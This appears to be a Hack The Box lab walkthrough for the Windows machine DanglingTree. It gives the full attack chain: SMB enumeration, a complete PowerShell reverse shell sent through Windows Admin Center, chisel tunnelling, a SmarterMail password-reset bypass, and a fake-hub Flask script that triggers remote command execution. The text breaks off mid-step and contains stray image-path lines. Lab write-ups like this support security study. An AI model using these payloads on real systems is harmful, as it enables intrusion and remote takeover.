HTB DanglingTree
Complete Hands-On Walkthrough

Every recovered command and process from initial enumeration to SYSTEM

HTB DANGLINGTREE — COMPLETE HANDS-ON WALKTHROUGH

DanglingTree is a medium-difficulty Windows machine that demonstrates how multiple low-severity vulnerabilities and misconfigurations can be chained together to achieve full domain compromise. The attack path involves SMB misconfiguration, Windows Admin Center, two critical SmarterMail vulnerabilities, DPAPI credential theft, and AD CS privilege escalation, ultimately leading to SYSTEM-level access.

0. VARIABLES

Kali:

```
export TARGET_IP=10.129.109.38
export DOMAIN=danglingtree.htb
export DC=dc.danglingtree.htb
export LHOST=<YOUR_IP>
```

Verify:

```
ip addr
ip route
```

Add DNS names:

```
echo "$TARGET_IP danglingtree.htb dc.danglingtree.htb" | sudo tee -a /etc/hosts
```

---

1. RECONNAISSANCE

1.1 FULL TCP SCAN

```
nmap -sS -T4 -p- -Pn --min-rate 5000 -oA full_tcp $TARGET_IP
```

Why:

- `-sS` — SYN scan.
- `-p-` — all TCP ports.
- `-Pn` — do not depend on ICMP discovery.
- `--min-rate 5000` — accelerate a lab scan.
- `-oA` — save normal, XML, and grepable output.

The important ports discovered were:

```
53      DNS
80      HTTP / IIS
88      Kerberos
135     MSRPC
139     NetBIOS
389     LDAP
443     HTTPS / AD CS indication
```

```
445    SMB
464    Kerberos password change
593    RPC over HTTP
636    LDAPS
3268   Global Catalog
3269   Global Catalog SSL
3389   RDP
6600   Windows Admin Center
9389   AD Web Services
49xxx  Dynamic RPC
```

This immediately identifies a Windows Active Directory Domain Controller.

1.2 TARGETED SERVICE SCAN

```
nmap -sCV -A -Pn -p
53,80,88,135,139,389,443,464,593,636,3268,3269,3389,445,6600,9389,49664,49681,49682,49685,49686,4969
5,49712,49728,49762 $TARGET_IP -oN nmap_scan.txt
```

Interesting evidence:

- `443` certificate referenced `danglingtree-DC-CA`.
- `6600` exposed Windows Admin Center.
- AD services were present.
- SMB was available.
- The certificate authority name was a strong AD CS lead.

---

2. KERBEROS / DOMAIN ENVIRONMENT

2.1 GENERATE KERBEROS CONFIGURATION FROM SMB

```
netexec smb $TARGET_IP -u null -p '' --generate-krb5 krb5.conf
```

Move it:

```
sudo mv krb5.conf /etc/krb5.conf
```

The resulting realm was:

```
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = DANGLINGTREE.HTB

[realms]
    DANGLINGTREE.HTB = {
        kdc = dc.danglingtree.htb
        admin_server = dc.danglingtree.htb
        default_domain = danglingtree.htb
    }

[domain_realm]
    .danglingtree.htb = DANGLINGTREE.HTB
    danglingtree.htb = DANGLINGTREE.HTB
```

2.2 FIX KERBEROS CLOCK SKEW

```
sudo ntpdate $TARGET_IP
date -u
```

The first synchronization corrected an approximately seven-hour offset.

This matters because Kerberos normally rejects tickets when client/server clocks are too far apart.

---

3. SMB GUEST ENUMERATION

3.1 TEST NULL/GUEST AUTHENTICATION

```
netexec smb $TARGET_IP -u null -p ''
```

The host accepted the session as Guest.

3.2 ENUMERATE SHARES

```
netexec smb $TARGET_IP -u null -p '' --shares
```

Relevant result:

```
IPC$       READ
IT         READ
```

The `IT` share was the important discovery.

3.3 CONNECT TO IT

```
smbclient //$TARGET_IP/IT -U null -N
```

Inside SMB:

```
ls
cd Security
ls
```

The file of interest:

```
DanglingTree_RoE_Assessment.pdf
```

Download it:

```
get DanglingTree_RoE_Assessment.pdf
```

Exit:

```
exit
```

3.4 READ THE PDF

The RoE document disclosed a provisioned assessment account:

SECTION 3

Provided Credentials

The following credentials have been formally provisioned by DanglingTree Enterprise for the exclusive use of the authorized penetration testing team during the assessment window. These credentials simulate the scenario of a compromised standard domain user account — representative of an attacker who has obtained initial access through phishing, credential stuffing, or a similar initial compromise vector.

Domain	danglingtree.htb
Username	`anderson.w`
Password	`R3dT3am@Acc3ss#01`
Account Type	Standard Domain User (Low-Privileged)
Access Level	Authenticated domain user — no elevated rights
Simulation Scenario	Compromised employee / insider threat simulation

IMPORTANT: These credentials are provided solely for this authorized security assessment. They must not be stored beyond the engagement window, shared with unauthorized parties, or used for any purpose outside the defined scope. Misuse constitutes unauthorized access and may result in immediate termination of the engagement and legal action.

`Username:` anderson.w
`Password:` R3dT3am@Acc3ss#01

The supplied document describes the account as a low-privileged standard domain user and explicitly permits AD enumeration and attack-path testing.

3.5 VALIDATE CREDENTIALS

```
netexec smb $TARGET_IP -u anderson.w -p 'R3dT3am@Acc3ss#01'
```

Expected:

```
[+] danglingtree.htb\anderson.w:R3dT3am@Acc3ss#01
```


At this point the attack changes from anonymous enumeration to authenticated domain-user enumeration.

---

4. WINDOWS ADMIN CENTER — INITIAL SHELL

Browse:


https://10.129.109.38:6600/



Authenticate as:

```
DANGLINGTREE\anderson.w
```

The WAC terminal is backed by an API.




Click on dc_[Gateway.]

Intercept the terminal request in Burp Suite.

The important endpoint is:

```
POST /api/services/WinREST/PowerShell/nodes/dc/invokeCommand
```

The request body contains a PowerShell script field.



4.1 REVERSE-SHELL POWERSHELL

Use your Kali address for `<YOUR_IP>`:

```
$client = New-Object System.Net.Sockets.TCPClient("<YOUR_IP>",4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
    $sendback = (iex $data 2>&1 | Out-String);
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
};
$client.Close()
```

Encode it for PowerShell `-EncodedCommand`:

```
echo -n '<POWERSHELL_PAYLOAD>' | iconv -t UTF-16LE | base64 -w 0
```

Start listener:

```
rlwrap nc -lvnp 4444
```

Put the encoded command into the WAC API script:

```
powershell.exe -nop -w hidden -EncodedCommand <BASE64_PAYLOAD>
```

Callback:

```
PS C:\Users\anderson.w>
```

Verify:

```
whoami
hostname
```

Expected context:

```
danglingtree\anderson.w
DC
```

This is the initial foothold on the Domain Controller.

---

5. POST-EXPLOITATION AS ANDERSON.W

5.1 CHECK PRIVILEGES

```
whoami /priv
```

Relevant privileges:

```
SeMachineAccountPrivilege       Enabled
SeChangeNotifyPrivilege         Enabled
SeIncreaseWorkingSetPrivilege   Enabled
```

No immediate privilege-escalation primitive was available from these privileges.

5.2 CHECK FOR COMMON CREDENTIAL/PRIVILEGE ESCALATION TOOLING

PowerUp and LaZagne were tested during the investigation and did not produce an actionable result.

The important lesson here is: do not stop at generic Windows privilege escalation tooling when the host contains an unusual application.

5.3 ENUMERATE THE FILESYSTEM

```
dir C:\
```

Important directory:

```
C:\SmarterMail
```

This was the next pivot.

---

6. DISCOVER THE LOCAL SMARTERMAIL SERVICE

6.1 ENUMERATE LISTENING PORTS

```
netstat -ano | findstr "LISTEN"
```

Important:

```
0.0.0.0:17017    LISTENING
[::]:17017       LISTENING
```

The same process also owned mail-related ports.

6.2 IDENTIFY THE PROCESS

Use the PID returned by `netstat`:

```
Get-Process -Id 3728
```

Then:

```
Get-CimInstance Win32_Process -Filter "ProcessId = 3728" |
    Select-Object ProcessId, Name, ExecutablePath, CommandLine
```

And:

```
Get-CimInstance Win32_Service |
    Where-Object {$_.ProcessId -eq 3728} |
    Select-Object Name,DisplayName,State,StartMode,PathName,ProcessId
```

The process was SmarterMail.

Port `17017` was not externally useful, so the next task was tunneling it to Kali.

---

7. CHISEL PORT FORWARD

7.1 SERVE CHISEL FROM KALI

```
python3 -m http.server 8000
```

Download from the Windows shell:

```
certutil -urlcache -split -f http://<YOUR_IP>:8000/chisel.exe chisel.exe
```

7.2 START REVERSE CHISEL SERVER

On Kali:

```
./chisel server -p 4445 --reverse
```

7.3 CONNECT FROM WINDOWS

```
.\chisel.exe client <YOUR_IP>:4445 R:17017:127.0.0.1:17017
```

Expected server-side indication:

```
tun: proxy#R:17017=>17017: Listening
```


7.4 TEST FROM KALI

```
curl -IL http://127.0.0.1:17017/
```

The application redirected to:

```
/interface/root
```


Open: http://127.0.0.1:17017/interface/root#/login



8. SMARTERMAIL VERSION FINGERPRINT

Inspect the page source / JavaScript.

The application exposed:




```
var stProductVersion = "100.0.9504";
var stProductBuild = "9504 (Jan 8, 2026)";
```

Build `9504` is below the fixed build for the password-reset issue.

The two relevant vulnerabilities used in this chain are:

- **CVE-2026-23760** — authentication bypass through the password-reset API.
- **CVE-2026-24423** — `ConnectToHub` command execution path.

9. CVE-2026-23760 — RESET SVC_MAIL

Used Burpsuite here: Modifying the Burp Request

Instead of generating a completely separate HTTP request, I reused the legitimate authentication request captured by Burp Suite and modified it in **Repeater**.


The original endpoint:

POST /api/v1/auth/authenticate-user

was changed to:

POST /api/v1/auth/force-reset-password

I then replaced the authentication JSON with the password-reset parameters.



Using curl : Set:

```
export SM_BASE='http://127.0.0.1:17017'
```

Send the unauthenticated password reset:

```
curl -X POST "$SM_BASE/api/v1/auth/force-reset-password" \
  -H 'Content-Type: application/json' \
  -d '{
    "IsSysAdmin":"true",
    "OldPassword":"whatever",
    "Username":"svc_mail",
    "NewPassword":"NewPassword123!@#",
    "ConfirmPassword":"NewPassword123!@#"
  }'
```

Observed successful response:

```
{
  "success": true,
  "resultCode": 200
}
```

The important point is that the supplied old password was not actually validated as the account's existing password.

---

10. AUTHENTICATE AS SVC_MAIL

Get the access token:

```
SM_TOKEN=$(curl -sX POST "$SM_BASE/api/v1/auth/authenticate-user" \
  -H 'Content-Type: application/json' \
  -d '{
    "username":"svc_mail",
    "password":"NewPassword123!@#"
  }' | jq -r '.accessToken')
```

Check:

```
echo "$SM_TOKEN"
```

The JWT showed:

```
{
  "nameid":"svc_mail",
  "name":"svc_mail",
  "username":"svc_mail",
  "admin":"True",
  "role":["user","DomainAdmin","SysAdmin","PrimarySysAdmin"],
  "CanImpersonate":"True",
  "CanViewPasswords":"True",
  "Impersonating":"False"
}
```

This is the key SmarterMail administrative context.

This provided a much stronger confirmation that CVE-2026-23760 was successfully exploited.

11. ENUMERATE SMARTERMAIL DOMAINS

```
curl -sX GET "$SM_BASE/api/v1/settings/sysadmin/domains" \
  -H "Authorization: Bearer $SM_TOKEN" | jq
```

The active domain contained only the service account.

The important filesystem pivot was therefore necessary.

---

12. CVE-2026-24423 — SMARTERMAIL CONNECTTOHUB RCE

Create `hub.py` on Kali:

```
from flask import Flask, jsonify
import uuid

app = Flask(__name__)

PAYLOAD = "powershell -e <BASE64_REVERSE_SHELL_TO_4446>"
counter = 0

@app.route('/web/api/node-management/setup-initial-connection', methods=['POST'])
def hub():
    global counter
    counter += 1

    return jsonify({
        "ClusterID": str(uuid.uuid4()),
        "SharedSecret": str(uuid.uuid4()),
        "TargetHubs": {"a": "b"},
        "IsStandby": False,
        "SystemMount": {
            "Enabled": True,
            "ReadOnly": False,
            "MountPath": f"C:\\Windows\\Temp\\mnt{counter}",
```

```
            "CommandMount": PAYLOAD,
            "UseArgumentsInCommand": False
        },
        "SystemAdminUsernames": ["admin"]
    })

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8081)
```

Generate the second reverse shell exactly as before, but use port `4446`.

Start the fake hub:

```
python3 hub.py
```

Start the listener in another terminal:

```
nc -lvnp 4446
```

Trigger the vulnerable endpoint:

```
curl -X POST 'http://127.0.0.1:17017/api/v1/settings/sysadmin/connect-to-hub' \
  -H 'Content-Type: application/json' \
  -d '{
    "hubAddress":"http://<YOUR_IP>:8081/",
    "oneTimePassword":"test",
    "nodeName":"victim"
  }'
```

Callback:

```
PS C:\Program Files (x86)\SmarterTools\SmarterMail\Service\Settings>
```

Confirm:

```
whoami
```

The shell is running as:

```
danglingtree\svc_mail
```

This is the second Windows execution context.

---

13. ENUMERATE THE SMARTERMAIL DOMAIN DATA

As `svc_mail`:

```
ls C:\SmarterMail\Domains
```

Observed:

```
danglingtree.htb
danglingtree.htb.bak
```

The `.bak` directory is the critical discovery.

13.1 INSPECT THE BACKUP DOMAIN

```
ls C:\SmarterMail\Domains\danglingtree.htb.bak\Users
```

Important user:

```
noah.b
```

Other users existed as well, including:

```
amelia.r
emma.s
liam.m
noah.b
oliver.t
sophia.k
svc_mail
```

13.2 CONFIRM THE ACTIVE SMARTERMAIL ACCOUNT

```
Get-Content C:\SmarterMail\Domains\danglingtree.htb\accounts.json
```

Observed:

```
{
  "primary_domain_admin":"svc_mail",
  "domain_admins":["svc_mail"]
}
```

Also inspect the backup domain settings:

```
Get-Content C:\SmarterMail\Domains\danglingtree.htb.bak\settings.json
```

The configuration confirmed this was a retained domain copy.

14. BACKUP DOMAIN → IMPERSONATION API → NOAH.B PASSWORD

SmarterMail's system-admin API can impersonate a mailbox. In this lab the API is useful because `svc_mail` has both impersonation and password-view capability.

- Login to SmarterMail as svc_mail.

  URL: http://127.0.0.1:17017/interface/root

- Detach the active domain

